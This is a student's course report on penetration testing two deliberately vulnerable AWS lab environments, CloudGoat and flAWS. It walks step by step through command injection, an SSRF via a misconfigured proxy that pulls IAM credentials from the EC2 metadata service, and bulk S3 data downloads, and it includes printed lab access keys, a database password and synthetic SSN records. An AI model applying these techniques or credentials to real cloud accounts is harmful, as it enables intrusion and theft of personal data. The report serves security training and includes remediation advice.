AWS PT Final Project

Prepared by: Samuel Ovadya

Email: itsafe.samuel@ovadya.com

Date: 08/08/2024

Abstract:

In an era where digital transformation is reshaping industries and businesses, the secure management of cloud resources is of paramount importance. This document presents the culmination of our efforts during the AWS Cloud Security course at ITSafe College. Our final project delves into the intricacies of securing AWS cloud infrastructure, showcasing our understanding of fundamental security concepts, best practices, and hands-on implementation within the Amazon Web Services (AWS) ecosystem.

Acknowledgments:

We extend our gratitude to our instructors at ITSafe College for their guidance and support throughout this course. Their expertise has been invaluable in shaping our understanding of cloud security.

Note:

This document is a culmination of our in-depth exploration of AWS cloud security. The following pages will provide a comprehensive overview of our project, including the objectives, methodologies, and outcomes. Our primary aim is to demonstrate our ability to design and implement a secure AWS environment while adhering to industry best practices.

The project was carried out on the website **Cloud Goat** & **flAWS.cloud**

table of content

CLOUD GOAT

INTRODUCTION

The penetration testing of Cloud Goat and flAWS.cloud has been extended to include an assessment of its AWS Cloud infrastructure. To improve data protection and general security, this thorough test tries to find and fix any weaknesses in the AWS environment. ITSafe understands how crucial it is to protect its cloud infrastructure from any assaults.

The AWS Cloud infrastructure underwent a grey box security assessment with the goal of assessing its resistance to different threats and bolstering data protection mechanisms.

SCOPE

AWS Cloud Infrastructure

The scope of penetration testing encompasses the entire AWS Cloud infrastructure of Cloud Goat and flAWS.cloud, with limited prior knowledge of the specific AWS services and configurations in use. The assessment includes but is not limited to:

- Assessing the AWS environment for vulnerabilities related to injection attacks, including both client and server-side vulnerabilities.
- Evaluating adherence to AWS best practices in areas such as Identity and Access Management (IAM), network security, and resource configurations.
- Inspecting how sensitive data is managed within the AWS environment, including storage, encryption, and access controls.
- Assessing the risk of unauthorized information disclosure within the AWS infrastructure.
- Conducting tests against advanced cloud-specific attacks, such as privilege escalation, data exfiltration, and cloud misconfigurations.
- Evaluating the effectiveness of AWS Identity and Access Management policies and roles in ensuring proper authorization and access control.

This penetration test aims to provide information that may be used to strengthen security protocols in the cloud environment. The results will aid in the company's defense against potential attacks and weaknesses in its AWS infrastructure.

CONCLUSIONS

2 – Easy
4 – Moderate
1 - Hard

SCENARIOS

No.	*Test Type*	*Risk Level*	*General Explanation*
1	**rce_web_app**	**hard**	Starting as the IAM user Lara, the attacker explores a Load Balancer and S3 bucket for clues to vulnerabilities, leading to an RCE exploit on a vulnerable web app which exposes confidential files and culminates in access to the scenario's goal: a highly-secured RDS database instance.
2	**Cloud_breach_s3**	**moderate**	In this scenario, you are presented as an anonymous outsider with no access or privileges. The attacker exploits a misconfigured reverse-proxy server to query the EC2 metadata service and acquire instance profile keys. Using these keys, the attacker can discover, access, and exfiltrate sensitive data from an S3 bucket.
3	**ECS_takeover**	**moderate**	In this scenario, you are presented with access to an external website. The attacker needs to find a remote code execution (RCE) vulnerability. By exploiting RCE, the attacker gains access to resources available to the website container. By abusing several ECS misconfigurations, the attacker can obtain IAM permissions that allow them to force ECS into rescheduling the target container to a compromised instance.
4	**IAM_privesc_by_attachment**	**moderate**	In this scenario, you are presented with a very limited set of permissions. The attacker leverages instance-profile-attachment permissions to create a new EC2 instance with significantly greater privileges than their own. With access to this new EC2 instance, the attacker gains full administrative powers within the target account. This allows the attacker to achieve their goal of deleting the cg-super-critical-security-server, paving the way for further nefarious actions.
5	**Vulnerable_cognito**	**moderate**	In this scenario, you are presented with a signup and login page with AWS Cognito in the backend. You need to bypass restrictions and exploit misconfigurations in Amazon Cognito in order to elevate your privileges and get Cognito Identity Pool credentials.
6	**vulnerable_lambda**	**Easy**	In this scenario, you start as the 'bilbo' user. You will assume a role with more privileges, discover a lambda function that applies policies to users, and exploit a vulnerability in the function to escalate the privileges of the bilbo user in order to search for secrets.
7	**iam_privesc_by_rollback**	**Easy**	In this scenario, you are presented with a highly-limited IAM user. The attacker discovers they can review previous IAM policy versions and restore a version that grants full admin privileges. By restoring this version, the attacker can exploit a privilege escalation to obtain full admin privileges.

1. RCE_WEB_APP

Execution Demonstration

We are starting the instance we get 2 users credentials

```
[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 992382600831
cloudgoat_output_lara_access_key_id = AKIA6ODU4YZ7UTF3PSMC
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIA6ODU4YZ722YWC35X
cloudgoat_output_mcduck_secret_key = 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
```

Let's add them to our **~/.aws/credentials** config file:

```
[lara]
aws_access_key_id = AKIA6ODU4YZ7UTF3PSMC
aws_secret_access_key = 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
[mcduck]
aws_access_key_id = AKIA6ODU4YZ722YWC35X
aws_secret_access_key = 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
```

LARA


We will start with Lara, first let's get the full username

```
┌──[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─── $aws sts get-caller-identity --profile lara
{
    "UserId": "AIDA6ODU4YZ7URF5CZ62C",
    "Account": "992382600831",
    "Arn": "arn:aws:iam::992382600831:user/lara"
}
```


Then list attached policies:

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─── $aws iam list-attached-user-policies --user-name lara --profile lara

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: ar
n:aws:iam::992382600831:user/lara is not authorized to perform: iam:ListAttachedUserPolicies o
n resource: user lara because no identity-based policy allows the iam:ListAttachedUserPolicies
 action
┌──[✗]─[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─── $aws iam list-user-policies --user-name lara --profile lara

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:ia
m::992382600831:user/lara is not authorized to perform: iam:ListUserPolicies on resource: user
 lara because no identity-based policy allows the iam:ListUserPolicies action
```

We don’t have the permissions to list the policies, since we know we should find, website and buckets let’s try accessing S3:



And we find 3 buckets, when trying to access them we only manage to read in the logs bucket:



Let’s look deeper at the objects present in the bucket:

Now we will Download the objects:

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws s3 cp s3://cg-logs-s3-bucket-rce-web-app-cgiddoqkdjq80b/cg-lb-logs/AWSLogs/992382600831/ ../rcewebapp --recursive --prof
ile lara
download: s3://cg-logs-s3-bucket-rce-web-app-cgiddoqkdjq80b/cg-lb-logs/AWSLogs/992382600831/ELBAccessLogTestFile to ../rcewebapp/E
LBAccessLogTestFile
download: s3://cg-logs-s3-bucket-rce-web-app-cgiddoqkdjq80b/cg-lb-logs/AWSLogs/992382600831/elasticloadbalancing/us-east-1/2019/06
/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
 to ../rcewebapp/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d3
6d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
irondev@parrot ~/cloudgoat/cloudgoat
$ls ../rcewebapp/
elasticloadbalancing  ELBAccessLogTestFile
irondev@parrot ~/cloudgoat/cloudgoat
$cd ../rcewebapp/
irondev@parrot ~/cloudgoat/rcewebapp
$ls -lr
total 4
-rw-r--r-- 1 irondev irondev 107 Aug  2 05:31 ELBAccessLogTestFile
drwxr-xr-x 1 irondev irondev  18 Aug  2 06:04 elasticloadbalancing
```


When looking at the files we get an ELB log file containing some http GET requests logs:

```
irondev@parrot ~/cloudgoat/rcewebapp/elasticloadbalancing/us-east-1/2019/06/19
$pluma 555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log 555555555555_elasticloadbalancing_us-east-1_app.cg-
lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
```


In this log file one request seems interesting:

```
http 2019-06-18T21:36:35.594569Z app/cg-lb-rce-web-app-cgiddoqkdjq80b/d36d4f13b73c2fe7 10.10.10.23:5132
10.0.10.254:9000 0.001 0.001 0.000 200 200 485 1287 "GET http://cg-lb-rce-web-app-cgiddoqkdjq80b-729330627.us-
east-1.elb.amazonaws.com:80/mkia1xiiqf0abo1h9qlg.html HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36" - - arn:aws:elasticloadbalancing:us-
east-1:992382600831:targetgroup/cg-tg-rce-web-app-cgiddoqkdjq80b/f39e68bfc270f75e "Root=1-5d095963-
e2b838a764ed31d017b74cce" "-" "-" 0 2019-06-18T21:36:35.592000Z "forward" "-" "-"
```

When browsing the link we get a form when trying to submit the form with a random value we get:




Now let's try the same with a real Linux command:




The command has been executed.

Let's try to access the metadata like in Flaws.cloud challenge:

Most of the cloud solution today contains a metadata server at the IP 169.254.169.254 , let take a look at it.



Let's look at the user-data script, which is the script at initiation of the instance:



And we have some credentials for a database: user= **cgadmin** &pwd= **Purplepwn2029**

But we even don't need to connect to the database to get the **Super-Secret-Passcode** since we can see it being inserted in the user-data script:

V!C70RY-4hy2809gnbv40h8g4b

FIX:

- **Restrict S3 Bucket Access** :
    - Make S3 buckets private and apply least privilege policies.
- **Tighten IAM Permissions** :
    - Remove unnecessary IAM permissions and enforce least privilege.
- **Enable MFA for IAM Users**:
    - Require MFA for all IAM users with console access.
- **Set Up Logging and Monitoring**:
    - Use CloudTrail and AWS Config to monitor and audit resource usage.
- **Secure the Web Application** :
    - Apply basic web security practices like input validation and use AWS WAF.

2. CLOUD_BREACH_S3

Execution Demonstration

In this Scenarios we start only with an IP

Let’s do a reverse DNS to get the DNS associated with it:

```
┌──[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─$nslookup 44.192.110.101
101.110.192.44.in-addr.arpa     name = ec2-44-192-110-101.compute-1.amazonaws.com.
```

We have an EC2 instance we can now guess we will have a website hosted so let’s browse this IP

When browsing we do not receive anything however when accessing this IP via curl we get a small message:

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─$curl 44.192.110.101
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>
```

It seems that there is some Host check before accessing the IP, the Ip requested is the metadata server’s Ip which is: **169.254.169.254**

Let’s use curl to set the Host header:

```
└─$curl -H "Host: 169.254.169.254" 44.192.110.101
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
2022-07-09
2022-09-24
2024-04-11
latest─[irondev@parrot]─[~/cloudgoat/cloudgoat]
└─$
```

And we have the metadata server content , which by the way has been precised in the error message when proxy has been mentioned

Let’s take a deeper look at its content:

User-Data:


```
└──╼ $curl -H "Host: 169.254.169.254" 44.192.110.101/latest/user-data
#!/bin/bash
apt-get update
apt-get install -y nginx
ufw allow 'Nginx HTTP'
cp /home/ubuntu/proxy.com /etc/nginx/sites-enabled/proxy.com
rm /etc/nginx/sites-enabled/default
systemctl restart nginx
┌─[irondev@parrot]─[~/cloudgoat/cloudgoat]
```

No really useful information except for backend tech (NGINX)

Meta-data:


```
└──╼ $curl -H "Host: 169.254.169.254" 44.192.110.101/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system┌─[irondev@parrot]─[~/cloudgoat/cloudgoat]
```

Lots of directory might be interesting but let try first the IAM security credentials:




And we have cred & token

Let's edit the **~/.aws/credentials** to be able to connect with this user, it should look like this at the end:




Let's list the policies:



We can't list the policies however we might still access some resources, let's try with S3 bucket:

Now that we have a bucket name, let's look at its content:

First, we will copy the data in our directory:




We can now look at each object and we will see a lot of sensitive data:

```
[irondev@parrot]─[~/cloudgoat/S3_breach]
└─$head cardholder_data_primary.csv
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
287-43-8531,1,Cooper,Luffman,cluffman0@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343
892-80-0931,2,Grata,Pulteneye,gpulteneye1@taobao.com,Female,161.4.88.129,486 Butterfield Crossing,Washington,District of Columbia,20503
502-50-6643,3,Rogerio,Glover,rglover2@nps.gov,Male,88.58.129.152,3 Granby Circle,Sacramento,California,94280
238-57-8444,4,Melisandra,Gunstone,mgunstone3@gnu.org,Female,56.162.161.35,68294 Schiller Lane,Washington,District of Columbia,20319
127-05-5515,5,Michail,McKune,mmckune4@sina.com.cn,Male,69.210.227.104,2 Bayside Way,Birmingham,Alabama,35263
214-11-1791,6,Bari,Mont,bmont5@vkontakte.ru,Female,208.57.174.207,6837 Sugar Court,Los Angeles,California,90015
501-58-1290,7,Sollie,Angear,sangear6@disqus.com,Male,39.78.158.172,0 Portage Center,Hartford,Connecticut,6145
242-23-0804,8,Retha,Dyka,rdyka7@facebook.com,Female,254.159.96.156,1 Sauthoff Lane,Pompano Beach,Florida,33064
898-84-8195,9,Nerissa,Thorwarth,nthorwarth8@oakley.com,Female,106.219.0.76,9248 Eagle Crest Point,Louisville,Kentucky,40287
[irondev@parrot]─[~/cloudgoat/S3_breach]
```

```
[irondev@parrot]─[~/cloudgoat/S3_breach]
└─$head cardholder_data_secondary.csv
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104
382-64-3118,501,Max,Ivashintsov,mivashintsovdw@qq.com,Female,233.104.204.155,4484 Dexter Place,San Diego,California,92153
803-34-7166,502,Tuckie,Benza,tbenzadx@multiply.com,Male,29.185.138.68,1504 Park Meadow Road,Paterson,New Jersey,7544
334-69-6056,503,Faulkner,Oman,fomandy@usgs.gov,Male,57.114.154.235,02 Quincy Plaza,Corpus Christi,Texas,78465
721-45-4424,504,Beniamino,Gerardet,bgerardetdz@abc.net.au,Male,9.59.46.39,18017 Cherokee Point,Baton Rouge,Louisiana,70810
554-06-0939,505,Reginauld,Tristram,rtristrame0@histats.com,Male,243.247.180.73,0196 Manufacturers Court,Oakland,California,94660
759-41-3759,506,Upton,Wines,uwinese1@topsy.com,Male,252.242.161.223,611 Logan Park,Kansas City,Missouri,64130
891-61-6461,507,Ynes,Kleimt,ykleimte2@bbb.org,Female,138.145.39.19,291 Amoth Trail,Tulsa,Oklahoma,74156
160-29-6579,508,Weston,Tole,wtolee3@amazon.com,Male,168.211.230.66,626 Fieldstone Point,Orlando,Florida,32819
[irondev@parrot]─[~/cloudgoat/S3_breach]
```

```
[irondev@parrot]─[~/cloudgoat/S3_breach]
└─$head cardholders_corporate.csv
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite0@edublogs.org,Male,149.213.19.178
2,460-81-1585,JumpXS,Helenelizabeth,Horsey,iGq5eZx,hhorsey1@friendfeed.com,Female,185.239.253.79
3,579-08-7651,Kayveo,Saudra,Adamowicz,AfHq0d6,sadamowicz2@posterous.com,Female,74.193.79.239
4,142-95-7518,Centimia,Renae,Prandini,PO3aGDbmJBir,rprandini3@microsoft.com,Female,239.58.123.127
5,648-85-5597,Skajo,Yvon,Pattie,v6yq4EDvI,ypattie4@bloomberg.com,Male,190.232.22.64
6,442-43-3581,Yombu,Lishe,Jost,H64cnC,ljost5@yolasite.com,Female,5.230.158.149
7,275-76-1659,Kamba,Rollin,Shillinglaw,1coH6RrJR,rshillinglaw6@infoseek.co.jp,Male,0.97.13.206
8,510-54-6554,Flashpoint,Jeri,John,Y6drWzFTROr,jjohn7@stumbleupon.com,Female,172.160.73.242
9,194-32-6403,Brainsphere,Rubina,Tellenbrook,UOe6WYi,rtellenbrook8@soundcloud.com,Female,202.108.122.201
[irondev@parrot]─[~/cloudgoat/S3_breach]
```



FIX:

- **Restrict S3 Bucket Permissions** :
    - Ensure S3 buckets are private by default and apply least privilege access policies to limit access to only authorized users.
- **Enable Bucket Encryption** :
    - Use server-side encryption (SSE) to protect data at rest. Configure buckets to require encryptions for all objects.
- **Implement Bucket Policies and Access Control Lists (ACLs)**:
    - Review and configure bucket policies and ACLs to enforce stricter access controls and prevent public access.
- **Enable S3 Access Logging** :
    - Activate S3 server access logging to track access requests and monitor for unauthorized access or anomalies.
- **Regularly Review and Audit S3 Configurations**:
    - Use AWS Config to continuously monitor and audit S3 bucket configurations for compliance with security policies.

3. ECS_TAKEOVER

